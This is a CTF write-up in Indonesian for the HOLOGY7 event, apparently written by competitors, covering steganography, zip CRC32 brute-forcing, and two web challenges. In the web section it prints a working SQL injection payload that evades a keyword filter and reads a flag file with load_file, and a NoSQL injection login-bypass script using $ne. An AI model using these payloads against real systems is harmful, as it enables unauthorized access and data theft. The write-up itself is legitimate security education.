0004b1b0: 20ed 5ab3 b5c1 3361 f6ae 33df 7d67 3a23   .Z...3a..3.}g:#
0004b1c0: 6e5e 68a5 fbbb 4b45 181a a22b 8c86 369a  n^h...KE...+..6.
0004b1d0: 4a56 c4db d5df 1639 c2b0 ba4e a6f6 cffc  JV.....9...N....
0004b1e0: dcf3 9e92 7d31 d74c 57ae 0fb2 7816 0957  ....}1.LW...x..W
0004b1f0: 19a1 90bf d91f bef4 00fd 1ff3 9c46 3f57  .............F?W
0004b200: 7695 ea00 0000 0049 454e 44ae 4260 82    v......IEND.B`.
```


Sepertinya, pada challenge ini kita diminta untuk memperbaiki header dari file png ini. Langsung saja kita perbaiki menggunakan HxD.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	‰PNG.....IHDR
00000010	00	00	03	E8	00	00	03	E8	08	06	00	00	00	4D	A3	D4	...è...è.....M£Ô
00000020	E4	00	00	00	01	73	52	47	42	00	AE	CE	1C	E9	00	00	ä....sRGB.®Î.é..
00000030	20	00	49	44	41	54	78	5E	EC	DC	7F	CC	5F	75	79	F8	.IDATx^ìÜ.Ì_uyø
00000040	FF	17	D0	22	DA	36	60	69	F9	B1	B4	03	A1	4C	C1	16	ÿ.Ð"Ú6`iù±´.¡LÁ.

```
→  basicforen mv part1.7z part1.png
→  basicforen
```

Kita dapatkan sebuah QR Code, langsung saja scan :U

Kita dapatkan link berikut https://pastebin.com/4XD0qPdF
Di dalam pastebin tersebut, terdapat sebuah encoded message yang merupakan hasil encoded base58, langsung saja kita decode.



Part 1 done, selanjutnya karena hanya terdapat 2 file sedangkan file kedua memiliki nama "part3", maka saya berasumsi pada file pertama ini, terdapat 2 bagian flag. Saya lakukan binwalk pada file png tersebut.

```
→  basicforen binwalk part1.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 1000 x 1000, 8-bit/color RGBA, non-interlaced
54            0x36            Zlib compressed data, compressed
56183         0xDB77          PNG image, 800 x 600, 8-bit/color RGB, non-interlaced
56224         0xDBA0          Zlib compressed data, default compression
```

Yap benar saja, ada file png lainnya, langsung saja extract.

Didapatkan foto kucing minta flag, langsung saja kita gunakan stegoveritas.

Yap, bagian kedua flag berhasil kita temukan (di sudut kanan bawah gambar).
Terakhir, pada file part3.jpg, saya menggunakan stegcracker karena semua approach lainnya tidak berhasil.

```
→  basicforen stegcracker part3.jpg
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2024 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

No wordlist was specified, using default rockyou.txt wordlist.
Counting lines in wordlist..
Attacking file 'part3.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: iloveyou
Tried 69 passwords
Your file has been written to: part3.jpg.out
iloveyou
→  basicforen cat part3.jpg.out
cL4Ss1C_cH4LL
```

Yap benar saja terdapat message yang dihide. Chall pun berhasil disolve dengan 3 bagian flag berbeda.

Flag

HOLOGY7{s1Mpl3_cL4Ss1C_cH4LL3nG3_n0?}


[387 pts] waduh lupa

i forgot where did i put the key :(

Author : JersYY

Solusi


Diberikan file chall.zip yang di password namun tidak ada informasi passwordnya dimana-mana, sehingga kami mencoba menggunakan john.



Setelah menemukan password dan meng unzip file yang diberikan, kami mendapatkan file zip kembali yang tidak memiliki password. Kami unzip lagi dan terdapat banyak file zip lain didalamnya.

part_1.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_2.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_3.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_4.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_5.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_6.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_7.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_8.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_9.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_10.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_11.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_12.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_13.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_14.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_15.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_16.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_17.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_18.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_19.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_20.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_21.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_22.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_23.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_24.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB
part_25.zip	19/10/2024 00.45	WinRAR ZIP archive	1 KB

Dari setiap file zip tersebut, hanya ada 1 file di dalamnya yang memerlukan password untuk di unzip.



Setelah beberapa lama mencoba brute force password, kami masih belum menemukan passwordnya sehingga kami mengecek lagi zip filenya dan menyadari bahwa setiap file txt sizenya hanya 1. Ini berarti kami dapat melakukan brute force terhadap CRC32 untuk mengetahui karakter yang terdapat di dalam file tersebut. Full scriptnya terlampir.

solve.py

```
from string import printable
from zlib import crc32
from zipfile import ZipFile
```

```
from base64 import b64decode

from tqdm import tqdm

crcs = {}
for i in range(1, 121):
    with ZipFile(f"part_{i}.zip") as zf:
        for info in zf.infolist():
            crcs[info.filename] = info.CRC

mapping = {}
for c in tqdm(printable):
    mapping[crc32(c.encode("utf-8"))] = c

res = ""
for k in tqdm(crcs):
    res += mapping[crcs[k]]

print(b64decode(res))
```

Flag

HOLOGY7{h3h3_i_f0rg0t_wh4t_1s_tH3_P4sSw0rd_2783W6DS}

Web Exploitation

[100 pts] Books Galery

Lately, Pak Vincent has enjoyed reading books, but when he tried to search for a specific book, he realized that a feature was missing. He wondered why it had disappeared, especially since he was about to use it to find the book he wanted to read.

103.175.221.20 8080

Author : anakmamah

Solusi

Diberikan source code dari challenge ini dan dapat dilihat challenge menggunakan Gin. Dari hasil membaca source code, kami menemukan vulnerability SQLi pada file BookController.go.

```
func ShowBooks(db *sql.DB) gin.HandlerFunc {
    return func(c *gin.Context) {
        searchQuery := c.Query("query")
        searchQuery = lib.SanitizeData(searchQuery)
        log.Printf("Search query: %s", searchQuery)

        var rows *sql.Rows
        var err error

        if searchQuery != "" {
            query := `
                SELECT b.book_id, b.title, b.author, b.img_path
                FROM books b
                JOIN genres g ON b.genre_id = g.genre_id
                WHERE b.title LIKE '%` + searchQuery + `%' OR b.author
                LIKE '%` + searchQuery + `%'`
            log.Printf("Query: %s", query)
            rows, err = db.Query(query)
        } else {
            query := `SELECT b.book_id, b.title, b.author, b.img_path
                      FROM books b
                      JOIN genres g ON b.genre_id = g.genre_id`
            rows, err = db.Query(query)
        }
```

Meskipun demikian, dapat dilihat query parameter akan di sanitize terlebih dahulu.

```
func SanitizeData(input string) string {
    replacements := []struct {
        old string
        new string
    }{
        {"..", "x"},
        {"--", "x"},
        {"/*", "x"},
        {"HAVING", "x"},
        {"UNION", "x"},
        {"SUBSTRING", "x"},
        {"ASCII", "x"},
        {"SHA1", "x"},
        {"ROW_COUNT", "x"},
        {"SELECT", "x"},
        {"INSERT", "x"},
        {"CASE WHEN", "x"},
        {"INFORMATION_SCHEMA", "x"},
        {"FILE", "x"},
        {"DROP", "x"},
        {"RLIKE", "x"},
        {" IF ", "x"},
        {" OR ", "x"},
        {"CONCAT", "x"},
        {"WHERE", "x"},
        {"UPDATE", "x"},
        {"or 1", "x"},
        {"or 1=1", "x"},
        {"flag", "x"},
        {"txt", "x"},
        {"or true", "x"},
        {"=", ""},
        {"+", "-"},
        {"\\", "x"},
        {"=$", "+$"},
        {"+$", "=$"},
    }

    input = strings.TrimSpace(input)

    for _, r := range replacements {
        input = strings.ReplaceAll(input, r.old, r.new)
    }

    return input
}
```

Fortunately, kode sanitasi case sensitive, sehingga cukup mudah untuk di bypass. Karena kata “flag” dan “txt” di sanitize, maka kami mengkonstruksinya pada querynya dengan memanfaatkan fungsi concat(). Setelah itu, kami menambahkan query select lagi di akhir karena tidak bisa memasukkan comment untuk memotong query sisanya. Alhasil, payload akhirnya adalah http://103.175.221.20:8080/?query=%27%20union%20select%20100,1

oad_file(concat(%27/var/lib/mysql-files/fla%27,%27g.tx%27,%27t%27)),1,1%20union%20select%20b.book_id,b.title,b.author,b.img_path%20from%20books%20b%20where%20b.author%20like%20%27

Payload
`' union select 100,load_file(concat('/var/lib/mysql-files/fla','g.tx','t')),1,1 union select b.book_id,b.title,b.author,b.img_path from books b where b.author like '`

Flag

HOLOGY7{8uKu_@d41ah_J3nd3la_dUn1A_uW4W}

[100 pts] gampang kok

Picture this: a setup where structure's totally loose, nothing's locked in, and rules? Yeah, they don't even apply! Connections just happen as needed, no rigid boxes to fit into. It's all about breaking free and going with a big 'NO' to anything that cramps the style. Pretty cool, right? Nvm, im just yapping.

103.175.221.20 3001

Author : anakmamah

Solusi

Uwoogh challenge web blackbox. Kita diberikan sebuah website yang hanya meminta input username dan password. Awalnya, saya pikir ini adalah challenge blind sqli, namun setelah mengkonfirmasi dengan author, saya diminta untuk membaca kembali description dari challenge yang ada.
Setelah membaca berkali-kali description tersebut dan GSGS (Google Sana Google Sini), akhirnya saya menemukan bahwa challenge ini adalah challenge NoSQL. Kita tinggal manfaatkan NoSQL keywords $ne. Berikut adalah referensi yang saya gunakan: https://nullsweep.com/nosql-injection-cheatsheet/
Berikut adalah solver script saya (sebenarnya tanpa scripting bisa langsung pake curl saja):

solve.py

```python
import requests

url = 'http://103.175.221.20:3001/login'
data = {
    'username': 'admin',
    'password[$ne]': 1,
}

r = requests.post(url, data=data)
```

```
print(r.text)
```

```
➜  WEB python solve.py
Welcome, admin! Here is the flag: HOLOGY7{it_is_pretty_easy_isn't_it??}
➜  WEB
```

Flag

HOLOGY7{it_is_pretty_easy_isn't_it??}